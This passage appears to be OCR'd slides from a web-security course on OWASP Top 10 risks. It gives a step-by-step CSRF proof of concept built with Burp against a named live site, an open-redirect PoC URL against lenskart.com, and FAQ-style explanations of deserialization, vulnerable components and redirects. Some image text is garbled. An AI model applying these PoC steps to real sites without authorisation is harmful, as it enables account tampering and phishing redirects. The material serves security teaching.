


The screenshot shows a web browser window with the URL `http://www.zentao.cn/user-edit.html`. The page is the 'Edit Profile' page of the Zentao application. The left sidebar contains navigation links under 'My Profile', including 'Profile', 'Message', 'Promote center', 'My Order', 'Order', 'Extension Order', 'Address', 'My Gift', 'My License', and 'My Post'. The main content area is titled 'Edit Profile' and contains a form with the following fields: 'Name' (filled with 'attacker'), 'Old Password', 'Password', 'Repeat Password', 'Company' (filled with 'pason'), 'Address', 'Zip Code', 'Phone', 'QQ', and 'Gtalk'. A blue 'Save' button is located at the bottom of the form. The top navigation bar includes links for 'Home', 'Product', 'Demo', 'Pricing', 'Resources', 'Support', a user profile icon, 'Logout', a search icon, and a language dropdown set to 'English'.

Capture the Request.



Now sent it to repeater and generate a CSRF poc by “engaging to





Copy this CSRF POC and paste it in a notepad.

```


<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')
```

Now change the name in note pad and give “hacker” and save it and open it in Firefox.




www.zentao.se

Submit the Request as shown in the Webpage.



As you can see the website displays Done. Check whether if the name has been changed or not.



As you can the Name of the user has been changed to 'hacker'. Therefore, the CSRF attack is Successfully performed.

# REFERENCE

- Reference: "OWASP Top 10 - Cross-Site Request Forgery (CSRF)" (by OWASP)
- Link:  
[https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A8-Cross-Site\\_Request\\_Forgery\\_\(CSRF\)](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A8-Cross-Site_Request_Forgery_(CSRF))
- Reference: "Cross-Site Request Forgery (CSRF)" (by OWASP Cheat Sheet)
- Link:  
[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)
- Reference: "Cross-Site Request Forgery (CSRF)" (by SANS Institute)
- Link:  
<https://www.sans.org/reading-room/whitepapers/application/cross-site-request-forgery-36152>
- Reference: "Cross-Site Request Forgery (CSRF) Attack" (by Acunetix)
- Link:  
<https://www.acunetix.com/blog/web-security-zone/cross-site-request-forgery-csrf-attacks/>
- Reference: "Preventing Cross-Site Request Forgery (CSRF) Attacks" (by Veracode)
- Link:  
<https://www.veracode.com/security/cross-site-request-forgery>
- Reference: "Cross-Site Request Forgery (CSRF) Prevention" (by Imperva)
- Link:  
<https://www.imperva.com/learn/application-security/cross-site-request-forgery-csrf-attacks/>

# Insecure Deserialization on

1. Insecure  
Deseri  
alizi  
on

Risk

2. Consequ

ences of Insecure  
Deserialization

3. Mitigation Strategies

# Insecure Deserialization on Risk

- secure deserialization occurs when an application fails to properly validate or sanitize data during the deserialization process.
- Attackers can

exploit this vulnerability to execute arbitrary code, perform remote code execution, or conduct denial-of-service attacks.

- Insecure deserialization can lead to system compromise, data breaches, or unauthorized access to sensitive information.

# Consequences of Insecure Deserialization

- Remote code execution: Attackers can execute malicious code on the server or client-side, leading to complete system compromise.
- Data tampering: Insecure deserialization can allow attackers to modify serialized objects and manipulate data.
- Denial-of-service (DoS): Attackers can exploit insecure deserialization to cause resource exhaustion and disrupt application availability.

# Mitigation Strategies

- Input validation and filtering: Implement strict input validation and filtering during the deserialization process to prevent the execution of malicious or unexpected data.
- Implement secure deserialization libraries: Use deserialization libraries with built-in protection against insecure deserialization vulnerabilities.
- Principle of least privilege: Run deserialization code with minimal privileges and access rights.
- Regular security updates: Keep deserialization libraries, frameworks, and dependencies up to date with the latest security patches.

# FAQS

**Q: What is insecure deserialization?**

**A: Insecure deserialization is a vulnerability that occurs when an application deserializes untrusted or tampered serialized data without proper validation or integrity checks, leading to potential remote code execution or other malicious activities.**

**Q: How does insecure deserialization happen?**

**A: Insecure deserialization occurs when an application deserializes data from an untrusted or manipulated source, such as user input or data from an external source, without verifying the integrity, authenticity, or content of the serialized data.**

**Q: What are the risks associated with insecure deserialization?**

**A: The risks of insecure deserialization include remote code execution, data tampering, injection attacks, denial of service (DoS), and potentially compromising the entire application or system.**

**Q: What are some common attack vectors insecure deserialization?**

**A: Common attack vectors for exploiting insecure deserialization include crafted serialized objects, modified serialized data, tampering with serialized payloads, and using maliciously crafted input to trigger deserialization in vulnerable areas of the application.**

**Q: How can developers prevent insecure deserialization vulnerabilities?**

**A: Developers can prevent insecure deserialization vulnerabilities by enforcing strict input validation, applying integrity checks on serialized data, avoiding deserialization of untrusted data, using secure deserialization libraries or frameworks, and implementing a least privilege model.**

**Q: How does the OWASP Top Ten address insecure deserialization?**

**A: The OWASP Top Ten includes insecure deserialization as a critical security risk and provides guidance on preventing it, such as validating serialized objects, using secure deserialization frameworks, and restricting or sandboxing deserialization operations.**



# REFERENCES

- Reference: "OWASP Top 10 - Insecure Deserialization" (by OWASP)
- Link: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A8-Insecure\\_Deserialization](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A8-Insecure_Deserialization)
- Reference: "Insecure Deserialization" (by OWASP Cheat Sheet)
- Link: [https://cheatsheetseries.owasp.org/cheatsheets/Deserialization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html)
- Reference: "Insecure Deserialization" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/application/insecure-deserialization-36152>
- Reference: "Insecure Deserialization Vulnerability" (by Acunetix)
- Link: <https://www.acunetix.com/blog/web-security-zone/insecure-deserialization-vulnerability/>
- Reference: "Understanding Insecure Deserialization" (by Veracode)
- Link: <https://www.veracode.com/security/insecure-deserialization>
- Reference: "Insecure Deserialization Attacks and Mitigation" (by Imperva)
- Link: <https://www.imperva.com/learn/application-security/insecure-deserialization/>


# Using Components with Known Vulnerabilities

1. Risk of Using Components with Known Vulnerabilities
2. Consequences of Using Components with Known Vulnerabilities
3. Mitigation Strategies



# Risk of Using Components with Known Vulnerabilities

- Using components (libraries, frameworks, plugins, etc.) with known vulnerabilities introduces security risks to the application.
- Attackers can exploit these vulnerabilities to gain unauthorized access, execute malicious code, or perform other attacks.
- Known vulnerabilities can have a significant impact on the security, stability, and reliability of the application.



# Consequences of Using Components with Known Vulnerabilities

- Unauthorized access: Attackers can exploit vulnerabilities to gain unauthorized access to sensitive data or systems.
- Code execution: Vulnerable components can allow attackers to execute arbitrary code, leading to system compromise.
- Data breaches: Exploiting vulnerabilities can result in data breaches, exposing sensitive information.
- System disruption: Attackers can exploit vulnerabilities to disrupt application functionality, leading to service outages or denial-of-service attacks.



# Mitigation Strategies

- Regular updates and patches: Keep all components up to date with the latest security patches and updates.
- Vulnerability monitoring: Stay informed about security vulnerabilities in components by monitoring security advisories and alerts.
- Dependency management: Conduct thorough assessments of component dependencies and ensure they are maintained and updated.
- Security testing: Perform security assessments, including vulnerability scanning and penetration testing, to identify and remediate vulnerabilities in components.

# FAQS

**Q: What does it mean to use components with known vulnerabilities?**

**A: Using components with known vulnerabilities refers to the practice of incorporating third-party libraries, frameworks, or software components into an application that have publicly documented security flaws or weaknesses.**

**Q: Why is using components with known vulnerabilities a security risk?**

**A: Using components with known vulnerabilities poses a security risk because attackers can exploit these vulnerabilities to compromise the application, gain unauthorized access, or execute malicious actions.**

**Q: How do attackers exploit known vulnerabilities in components?**

**A: Attackers exploit known vulnerabilities by targeting the specific weaknesses identified in the component, utilizing publicly available exploit code, or leveraging knowledge of common attack techniques to compromise the application.**

**Q: What are some common sources to identify known vulnerabilities in components?**

**A: Common sources to identify known vulnerabilities include security advisories, vulnerability databases (such as the National Vulnerability Database - NVD), security mailing lists, and community forums.**

**Q: What are the consequences of using components with known vulnerabilities?**

**A: Consequences can include data breaches, unauthorized access to sensitive information, loss of data integrity, service disruption, compromise of user accounts, and potential legal or regulatory consequences.**

**Q: How can developers mitigate the risk of using components with known vulnerabilities?**

**A: Developers can mitigate this risk by maintaining an inventory of all components used, subscribing to security mailing lists, monitoring vulnerability databases, regularly applying security patches and updates, and using tools to identify vulnerable components.**

# REFERENCE

- Reference: "OWASP Top 10 - Using Components with Known Vulnerabilities" (by OWASP)
- Link: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A9-Using\\_Components\\_with\\_Known\\_Vulnerabilities](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities)
- Reference: "Using Components with Known Vulnerabilities" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/application/using-components-known-vulnerabilities-35802>
- Reference: "Using Components with Known Vulnerabilities" (by OWASP Cheat Sheet)
- Link: [https://cheatsheetseries.owasp.org/cheatsheets/Using\\_Components\\_with\\_Known\\_Vulnerabilities\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Using_Components_with_Known_Vulnerabilities_Cheat_Sheet.html)
- Reference: "Best Practices for Using Components with Known Vulnerabilities" (by Acunetix)
- Link: <https://www.acunetix.com/blog/web-security-zone/best-practices-using-components-known-vulnerabilities/>
- Reference: "Secure Development: Managing Components with Known Vulnerabilities" (by Veracode)
- Link: <https://www.veracode.com/security/components-known-vulnerabilities>
- Reference: "Using Components with Known Vulnerabilities: Risks and Mitigation" (by Imperva)
- Link: <https://www.imperva.com/learn/application-security/using-components-with-known-vulnerabilities/>

# Unvalidated Redirects and Forwards

A thick yellow horizontal bar spans the width of the slide, with a vertical yellow bar extending downwards from its right end.

1. Unvalidated Redirects and Forwards Risk
2. Consequences of Unvalidated Redirects and Forwards
3. Mitigation Strategies



# Unvalidated Redirects and Forwards Risk

- Unvalidated redirects and forwards occur when an application redirects or forwards users to a different URL without properly validating or sanitizing the destination.
- Attackers can exploit this vulnerability to redirect users to malicious websites, phishing pages, or perform other malicious actions.
- Unvalidated redirects and forwards can lead to phishing attacks, identity theft, or the download of malware onto the user's device.

# Consequences of Unvalidated Redirects and Forwards

- Phishing attacks: Attackers can redirect users to malicious websites that mimic legitimate ones to steal sensitive information, such as login credentials or financial data.
- Malware downloads: Unvalidated redirects and forwards can lead to the automatic download of malware onto the user's device.
- Identity theft: Attackers can manipulate redirects to trick users into providing personal information or performing actions that compromise their identity.
- Reputation damage: Unvalidated redirects and forwards can undermine user trust and damage the reputation of the affected application or organization.

# Mitigation Strategies

- Input validation: Validate and sanitize all user-supplied inputs used for redirects or forwards to ensure they are safe and legitimate.
- Use whitelists: Maintain a whitelist of trusted URLs or destinations that the application can redirect or forward to.
- Avoid using user-supplied data: Do not use user-supplied data directly in the redirect or forward process. Instead, use server-side variables or session data.
- Educate users: Educate users about the risks of following unknown or suspicious links and encourage them to manually verify URLs before clicking on them.

# FAQS

**Q: What is an unvalidated input vulnerability?**

**A: An unvalidated input vulnerability refers to a security flaw where input data, such as user-supplied values, is not properly validated or sanitized before being processed by an application. This can lead to various attacks, such as code injection, cross-site scripting (XSS), and SQL injection.**

**Q: How can unvalidated input vulnerabilities be exploited?**

**A: Attackers can exploit unvalidated input vulnerabilities by submitting malicious input that the application does not properly handle. For example, an attacker can inject arbitrary code or scripts, bypass input restrictions, or manipulate data to gain unauthorized access or perform unintended actions within the system.**

**Q: What is a redirect vulnerability?**

**A: A redirect vulnerability occurs when an application redirects users to a different URL without proper validation or sanitization. This can be exploited by attackers to redirect users to malicious websites, phishing pages, or other unintended destinations.**

**Q: How can redirect vulnerabilities be exploited?**

**A: Attackers can exploit redirect vulnerabilities by manipulating the redirect URL parameter to redirect users to malicious websites. By tricking users into visiting these websites, attackers can conduct phishing attacks, steal sensitive information, or deliver malware.**

**Q: What is a forward vulnerability?**

**A: A forward vulnerability happens when an application forwards user input or requests to other resources without proper validation or authentication checks. This can allow attackers to gain unauthorized access to sensitive information or perform actions on behalf of other users.**

**Q: How can forward vulnerabilities be exploited?**

**A: Attackers can exploit forward vulnerabilities by tampering with the forwarded parameters or URLs to access restricted resources or perform actions that they should not have permission to do. This can include accessing other users' accounts, viewing confidential data, or executing unauthorized operations.**



## BUG: URL Redirection

Impact: Medium

### POC (PROOF OF CONCEPT):

Visit <https://www.lenskart.com/>

- In the URL of the page, input the following:  
URL will be - <https://www.lenskart.com//google.com/>
- Click on the Enter button.
- Then, it will be redirected to the web page/website of the google.





## BUG: Host Header vulnerability

Impact: **Medium**

